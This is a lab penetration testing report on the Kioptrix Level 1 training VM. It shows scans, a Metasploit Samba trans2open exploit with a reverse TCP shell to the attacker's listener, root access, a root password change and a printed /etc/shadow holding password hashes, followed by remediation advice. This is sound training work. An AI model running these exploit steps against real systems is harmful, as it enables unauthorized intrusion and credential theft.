

Penetration Testing Report

Target: Kioptrix Level 1 (Red Hat Linux 7.2 “Enigma”)

Prepared by: Samson Ejim

Environment: Kali Linux (VirtualBox) → Kioptrix Level 1 (isolated lab network)

Date: July 1, 2026

Classification: Internal / Training Lab — Not for external distribution

1. Executive Summary

This engagement performed a full penetration test against a single Kioptrix Level 1 virtual machine within an isolated lab network, following a standard methodology of network scanning, service enumeration, vulnerability analysis, exploitation, and post-exploitation. The objective was to identify how a remote attacker could gain unauthorized access, establish the level of risk to the system, and recommend remediations.

The assessment identified two critical, unauthenticated remote code execution vulnerabilities affecting outdated services: a Samba 2.2.1a buffer overflow (trans2open) and an Apache mod_ssl 2.8.4 buffer overflow. The Samba vulnerability was successfully exploited using the Metasploit Framework, resulting in an unauthenticated remote shell with full root privileges. From this position, the tester demonstrated the ability to read protected credential material, modify system accounts, and access all data on the host — confirming a complete compromise of confidentiality, integrity, and availability.

These findings are consistent with a legacy, unpatched Linux server that has not received security updates. In a production environment, this posture would represent an immediate and severe risk. Recommendations are provided in Section 7.

2. Scope & Methodology

Scope: A single host, Kioptrix Level 1, addressed at 10.0.2.4 on an isolated VirtualBox host-only network (10.0.2.0/24). The attacking system was a Kali Linux VM at 10.0.2.15. No external or production systems were in scope.

Methodology followed a standard five-phase penetration testing approach:

- Network Scanning – host discovery and reachability confirmation
- Enumeration – port/service/version identification and vulnerability scanning
- Vulnerability Analysis – mapping discovered services to known CVEs
- Exploitation – gaining initial and privileged access
- Post-Exploitation – assessing impact and data exposure

Tools used: Netdiscover, Nmap (incl. NSE vuln scripts), Nikto, smbclient, Metasploit Framework (msfconsole), and standard Linux shell utilities.

3. Reconnaissance

The target was identified on the lab network and reachability was confirmed prior to scanning, per standard pre-engagement checks.

3.1 Host Discovery

```
sudo netdiscover -r 10.0.2.0/24 ping -c 4 10.0.2.4
```


Result: Target confirmed reachable at 10.0.2.4.

4. Active Scanning & Enumeration

4.1 Full Port and Service Scan

```
nmap -A -p- -T4 -v 10.0.2.4
```

The scan identified six open TCP ports and fingerprinted the underlying OS as an old Linux 2.4.x kernel — an immediate red flag for an end-of-life, unpatched system.



Screenshot 1 — Full Nmap scan results: ports, services, versions, and OS detection

Port	Service	Version
22/tcp	SSH	OpenSSH 2.9p2 (protocol 1.99, SSHv1 supported)

80/tcp	HTTP	Apache 1.3.20 (Unix), mod_ssl/2.8.4, OpenSSL/0.9.6b
111/tcp	RPC	rpcbind v2
139/tcp	SMB	Samba smbd, workgroup MYGROUP
443/tcp	HTTPS	Same Apache/mod_ssl/OpenSSL stack, SSLv2 supported
32768/tcp	RPC status	rpc.statd

4.2 Web Server Assessment (Nikto)

```
nikto -h 10.0.2.4
```

Nikto confirmed the mod_ssl remote buffer overflow exposure, flagged the outdated Apache/OpenSSL versions, and identified the HTTP TRACE method as enabled (Cross-Site Tracing risk), along with several missing security headers.

```

Screenshot #5 - buffer overflow flag and

—(kali@kali)-[~]
└─$ nikto -h 10.0.2.4
- Nikto v2.6.0

-----
+ Target IP: 10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port: 80
+ Platform: Linux/Unix
+ Start Time: 2026-07-01 11:04:39 (GMT2)
-----
+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ ERROR: Failed to check for updates: 403
+ [999984] /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep 6 05:12:46 2001. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [600050] Apache/1.3.20 appears to be outdated (current is at least 2.4.66).
+ [600595] OpenSSL/0.9.6b appears to be outdated (current is at least 3.6.0). OpenSSL 1.1.1w is current for 1.x and is supported via contract, and 3.0.12 for 3.0.x, and 3.1.4 for 3.1.x.
+ [600511] mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [800018] /: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ [800022] /: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ [800021] /: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ [800132] /: mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ [999990] OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ [001217] /usage/: Webalizer may be installed. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ [750500] /manual/: Directory indexing found.
+ [002114] /manual/: Web server manual found.
+ [750500] /icons/: Directory indexing found.
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ [006425] /test.php: This might be interesting.
+ [007340] /: Apache Expect header XSS. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ 8114 requests: 16 errors and 24 items reported on the remote host
+ End Time: 2026-07-01 11:10:43 (GMT2) (364 seconds)
-----
+ 1 host(s) tested

```

Screenshot 2 — Nikto scan flagging the mod_ssl buffer overflow and other web findings

4.3 SMB Enumeration

```
smbclient -L 10.0.2.4
```

Anonymous SMB login succeeded, confirming the host name KIOPTRIX and workgroup MYGROUP, and validating that the Samba service was reachable and unauthenticated enumeration was possible.




Screenshot 3 — smbclient anonymous enumeration confirming Samba service

5. Vulnerability Analysis

5.1 Confirming the Samba Version

To validate the exact Samba version prior to exploitation, Metasploit's SMB version scanner auxiliary module was used as a second, independent confirmation of the smbclient findings.


```
msfconsole search smb_version
```



Screenshot 4 — Locating the smb_version auxiliary scanner module

```
use auxiliary/scanner/smb/smb_version set RHOSTS 10.0.2.4 run
```

Result: Samba 2.2.1a confirmed — matching a version known to be vulnerable to the trans2open remote buffer overflow.

A screenshot of a terminal window titled "Screenshot #8 — output showing Samb". The terminal shows the following commands and output:


```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-
3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was
replaced with '*' in regular expression
[*] 10.0.2.4:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 10.0.2.4 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Screenshot 5 — Metasploit confirming exact Samba version (2.2.1a)

5.2 Exploit Research

```
searchsploit apache mod_ssl searchsploit samba 2.2
```

Searchsploit results confirmed public exploits exist for both vulnerable services: the mod_ssl 2.8.7-and-below remote buffer overflow (OpenFuck/OpenFuckV2), and multiple Samba 2.2.x trans2open / call_trans2open remote buffer overflow exploits, including a ready-made Metasploit module.



Screenshot 6 — Searchsploit results for Apache mod_ssl and Samba 2.2.x, confirming known public exploits

5.3 Findings Summary Table


#	Finding	CVE	CVSS	Severity
1	Samba 2.2.1a trans2open remote buffer overflow → unauthenticated root RCE	CVE-2003-0201	10.0	Critical
2	Apache mod_ssl 2.8.4 remote buffer overflow (OpenFuck / OpenFuckV2)	CVE-2002-0082	10.0	Critical
3	SSHv1 protocol supported; outdated OpenSSH 2.9p2	CVE-2001-0144 (+others)	7.5	High
4	SSLv2 supported with export-grade / weak ciphers (RC2, RC4, DES, 40-bit)	CVE-2016-0800 class	5.9	Medium

#	Finding	CVE	CVSS	Severity
5	HTTP TRACE method enabled (Cross-Site Tracing / XST)	—	4.3	Medium
6	Outdated, end-of-life Apache 1.3.20 / OpenSSL 0.9.6b software stack	Multiple	—	Medium
7	/etc/shadow readable post-compromise; weak MD5-crypt password hashes	—	—	High (impact)

6. Exploitation

The Samba 2.2.1a trans2open vulnerability was selected for exploitation as it offered the highest reliability path to unauthenticated root access via the Metasploit Framework.

```
search trans2open
```



Screenshot 7 — Locating the trans2open exploit modules in Metasploit

```
use exploit/linux/samba/trans2open set RHOSTS 10.0.2.4 set LHOST 10.0.2.15 set payload  
payload/linux/x86/shell_reverse_tcp show options
```

Note: the module's default payload is a staged Meterpreter payload, which failed to establish a session reliably due to SSL/negotiation interference on this target. Switching to the unstaged `payload/linux/x86/shell_reverse_tcp` resolved this and produced a stable shell.

```

Screenshot #11 — output showing RHC

msf auxiliary(scanner/smb/smb_version) > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/samba/trans2open) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf exploit(linux/samba/trans2open) > set payload payload/linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  CMD       /bin/sh         yes       The command string to execute
  LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Samba 2.2.x - Bruteforce

```

Screenshot 8 — Exploit module configured with target, listener, and unstaged payload

run

The exploit executed successfully, brute-forcing the return address and opening multiple command shell sessions against the target.

```

Screenshot #12 — the exploit executing

msf exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:139 - Trying return address 0xbffffdfc...
[*] 10.0.2.4:139 - Trying return address 0xbffffcfc...
[*] 10.0.2.4:139 - Trying return address 0xbffffbfc...
[*] 10.0.2.4:139 - Trying return address 0xbffffafc...
[*] 10.0.2.4:139 - Trying return address 0xbffff9fc...
[*] 10.0.2.4:139 - Trying return address 0xbffff8fc...
[*] 10.0.2.4:139 - Trying return address 0xbffff7fc...
[*] 10.0.2.4:139 - Trying return address 0xbffff6fc...
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.4:32769) at 2026-07-01 12:05:57 +0200
[*] Command shell session 2 opened (10.0.2.15:4444 -> 10.0.2.4:32770) at 2026-07-01 12:05:59 +0200
[*] Command shell session 3 opened (10.0.2.15:4444 -> 10.0.2.4:32771) at 2026-07-01 12:06:00 +0200
[*] Command shell session 4 opened (10.0.2.15:4444 -> 10.0.2.4:32772) at 2026-07-01 12:06:01 +0200

```

Screenshot 9 — Exploit execution, opening command shell sessions on the target

Access was immediately verified as root, confirming full unauthenticated remote code execution as the highest-privileged account on the system.



Screenshot 10 — whoami / id confirming root-level access obtained via the exploit


7. Post-Exploitation

With root access established, further investigation was carried out to assess the impact of a full compromise, consistent with the engagement's post-exploitation objectives.

7.1 System Identification

```
uname -a cat /etc/redhat-release
```

The host was confirmed as Red Hat Linux 7.2 (“Enigma”) running kernel 2.4.7-10, dated September 2001 — a system with no vendor security support for well over two decades.



Screenshot 11 — OS and kernel version confirming an end-of-life, unpatched system

7.2 Local Mail / Artifact Review

```
ls /var/spool/mail cat /var/spool/mail/root
```

Local mail pool review surfaced routine system logwatch output as well as SSH connection attempts originating from the attacking host (10.0.2.15) recorded in the target's own logs — a reminder that exploitation activity leaves a forensic trail on the victim even when the initial reconnaissance/access attempts are unsuccessful or blocked.

```

Screenshot #15 — contents of root mail

ls /var/spool/mail
harold
john
nfsnobody
root
cat /var/spool/mail/root

##### LogWatch 2.1.1 Begin #####

----- Connections (secure-log) Begin -----

**Unmatched Entries**
Jun 30 08:21:43 kioptrix sshd[1418]: Bad protocol version identification '^V^C' from 10.0.2.15
Jun 30 08:22:00 kioptrix sshd[1425]: Connection closed by 10.0.2.15
Jun 30 08:24:45 kioptrix sshd[1426]: fatal: no matching cipher found: client chacha20-
poly1305@openssh.com,aes128-gcm@openssh.com,aes256-gcm@openssh.com,aes128-ctr,aes192-ctr,aes256-ctr
server aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,arcfour,aes192-cbc,aes256-cbc,rijndael128-
cbc,rijndael192-cbc,rijndael256-cbc,rijndael-cbc@lysator.liu.se
Jun 30 08:25:00 kioptrix sshd[1427]: fatal: no matching cipher found: client chacha20-
poly1305@openssh.com,aes128-gcm@openssh.com,aes256-gcm@openssh.com,aes128-ctr,aes192-ctr,aes256-ctr
server aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,arcfour,aes192-cbc,aes256-cbc,rijndael128-
cbc,rijndael192-cbc,rijndael256-cbc,rijndael-cbc@lysator.liu.se
Jun 30 12:18:26 kioptrix sshd[835]: Server listening on 0.0.0.0 port 22.

----- Connections (secure-log) End -----

----- SSHD Begin -----

**Unmatched Entries**
Starting sshd:
succeeded

----- SSHD End -----

##### LogWatch End #####

From root Wed Jul 1 08:38:49 2026
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
        by kioptrix.level1 (8.11.6/8.11.6) id 661CcnA01401
        for root; Wed, 1 Jul 2026 08:38:49 -0400
Date: Wed, 1 Jul 2026 08:38:49 -0400
Message-Id: <202607011238.661CcnA01401@kioptrix.level1>
From: root@kioptrix.level1 (Anacron)
To: root@kioptrix.level1
Subject: Anacron job 'cron.daily'

/etc/cron.daily/00webalizer:

```

Screenshot 12 — Root mail spool showing system logs and prior connection attempts

7.3 Account Takeover Demonstration

To demonstrate the impact of root compromise on account integrity, the root password was changed using the `passwd` utility. (Password value redacted in the report; a VM snapshot was taken beforehand to preserve the lab environment for reuse.)

```
passwd
```



Screenshot 13 — Root password successfully changed, confirming full account takeover capability (password value redacted)

7.4 Credential Exposure

```
cat /etc/shadow
```

The `/etc/shadow` file was fully readable, exposing password hashes for all local accounts, including root. The hashes use the legacy MD5-crypt format (`$1$`), which is computationally weak by modern standards and susceptible to offline cracking. This confirms complete compromise of credential confidentiality on the host.



```

cat /etc/shadow
root:$1$7LZfubMJ$Rl49VxepCAF50.iU4pszT1:20635:0:99999:7:::
bin:!:14513:0:99999:7:::
daemon:!:14513:0:99999:7:::
adm:!:14513:0:99999:7:::
lp:!:14513:0:99999:7:::
sync:!:14513:0:99999:7:::
shutdown:!:14513:0:99999:7:::
halt:!:14513:0:99999:7:::
mail:!:14513:0:99999:7:::
news:!:14513:0:99999:7:::
uucp:!:14513:0:99999:7:::
operator:!:14513:0:99999:7:::
games:!:14513:0:99999:7:::
gopher:!:14513:0:99999:7:::
ftp:!:14513:0:99999:7:::
nobody:!:14513:0:99999:7:::
mailnull:!:14513:0:99999:7:::
rpm:!:14513:0:99999:7:::
xfs:!:14513:0:99999:7:::
rpc:!:14513:0:99999:7:::
rpcuser:!:14513:0:99999:7:::
nfsnobody:!:14513:0:99999:7:::
nscd:!:14513:0:99999:7:::
ident:!:14513:0:99999:7:::
radvd:!:14513:0:99999:7:::
postgres:!:14513:0:99999:7:::
apache:!:14513:0:99999:7:::
squid:!:14513:0:99999:7:::
pcap:!:14513:0:99999:7:::
john:$1$zL4.MR4t$26N4YpTGceB00gTX6TAky1:14513:0:99999:7:::
harold:$1$Xx6dZd0d$IM0GACl3r757dv17LZ9010:14513:0:99999:7:::

```

Screenshot 14 — /etc/shadow contents, exposing all local password hashes

8. Risk Assessment

The combination of an unauthenticated, unauthenticated-to-root remote code execution path (Samba trans2open) and a second independently exploitable critical vulnerability (mod_ssl) represents a Critical overall risk rating for this host. A remote, unauthenticated attacker requires no prior access, credentials, or user interaction to achieve full system compromise. In a production context, this would meet the threshold for immediate emergency remediation.

9. Recommendations

- Patch or decommission: Upgrade Samba and Apache/mod_ssl to current, supported versions, or decommission the host if it cannot be updated (this OS/kernel combination is end-of-life and unsupportable).
- Disable legacy protocols: Disable SSHv1 and SSLv2 support; enforce TLS 1.2+ with modern cipher suites only.
- Disable HTTP TRACE method and add missing security headers (X-Content-Type-Options, CSP, Referrer-Policy, Strict-Transport-Security).
- Restrict SMB exposure: Disable anonymous/null SMB sessions and restrict port 139/445 access to trusted network segments only.
- Credential hygiene: Migrate to strong password hashing (bcrypt/SHA-512 crypt) and enforce a password policy rejecting dictionary-based passwords.
- Network segmentation and monitoring: Place legacy or hard-to-patch systems behind strict network segmentation, and deploy IDS/SIEM monitoring (e.g., Suricata, Wazuh) to detect exploitation attempts against known CVEs such as CVE-2003-0201 and CVE-2002-0082.
- Vulnerability management: Implement routine vulnerability scanning (e.g., Nessus) and a patch management cadence to prevent recurrence of unpatched, decade-old CVEs.

10. Conclusion

This engagement successfully demonstrated full, unauthenticated remote compromise of the Kioptrix Level 1 host via a critical Samba service vulnerability, escalating directly to root without requiring any intermediate privilege escalation step. The presence of a second, independently critical vulnerability (mod_ssl) further compounds the risk. The findings and recommendations in this report should be treated as representative of the risks posed by unpatched, end-of-life systems in any environment.

Appendix A — Command Reference

```
Reconnaissance:  sudo netdiscover -r 10.0.2.0/24  ping -c 4 10.0.2.4  Enumeration:  nmap
-A -p- -T4 -v 10.0.2.4  nmap --script=vuln 10.0.2.4  nikto -h 10.0.2.4  smbclient -L
